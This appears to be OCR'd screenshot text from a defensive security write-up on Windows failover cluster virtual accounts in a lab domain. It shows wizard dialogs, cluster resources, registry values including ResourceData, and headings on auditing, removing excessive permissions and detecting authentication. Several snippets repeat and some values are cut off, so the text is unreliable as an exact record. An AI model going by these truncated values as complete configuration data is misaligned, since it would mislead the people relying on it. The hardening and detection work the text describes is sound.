
9. Under **Permissions**, select the **Create Computer objects** check box.

Audit cluster virtual accounts



9. Under **Permissions**, select the **Create Computer objects** check box.

Remove excessive permissions



Cluster cluster.ludus.domain

High Availability Wizard

Client Access Point

Type the name that clients will use when accessing this clustered role:

Name: cluster-share

The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.


	Networks	Address
☑	10.3.10.0/24	10 . 3 . 10 . 101

Cluster Core Resources

Name	Status	Information
Storage		
Cluster Disk 1	Online	

Windows Server 2022 Standard Evaluation
Windows License valid for 167 days
Build 20348.fe_release.210507-1500
5:34 PM
7/27/2025


DHCP Reservation



The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.

	Networks	Address
☑	10.3.10.0/24	10 . 3 . 10 . 101


DHCP Reservation



The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.

	Networks	Address
☑	10.3.10.0/24	10 . 3 . 10 . 101


Detect authentication from different source address



Computer\HKEY_LOCAL_MACHINE\Cluster\Resources\10413b10-2d5e-4152-93e0-a8bc62fa35b6\Parameters


Name	Type	Data
(Default)	REG_SZ	(value not set)
ADAware	REG_DWORD	0x00000001 (1)
CreatingDC	REG_SZ	\\test-DC01-2022.ludus.dom
DnsName	REG_SZ	cluster
HostRecordTTL	REG_DWORD	0x000004b0 (1200)
LastDNSUpdateTime	REG_QWORD	0x1dbff85d352df5f (1339815
Name	REG_SZ	CLUSTER
ObjectGUID	REG_SZ	fd0c6b78954dab45b0b44800
PublishPTRRecords	REG_DWORD	0x00000000 (0)
RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
RemapPipeNames	REG_DWORD	0x00000000 (0)
ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 01

Only the ClusSvc reads the value of ResourceData



```
RegisterAllProvidersIP   REG_DWORD    0x00000000 (0)
RemapPipeNames           REG_DWORD    0x00000000 (0)
ResourceData             REG_BINARY   02 00 00 00 10 00 00 00 00 01
```

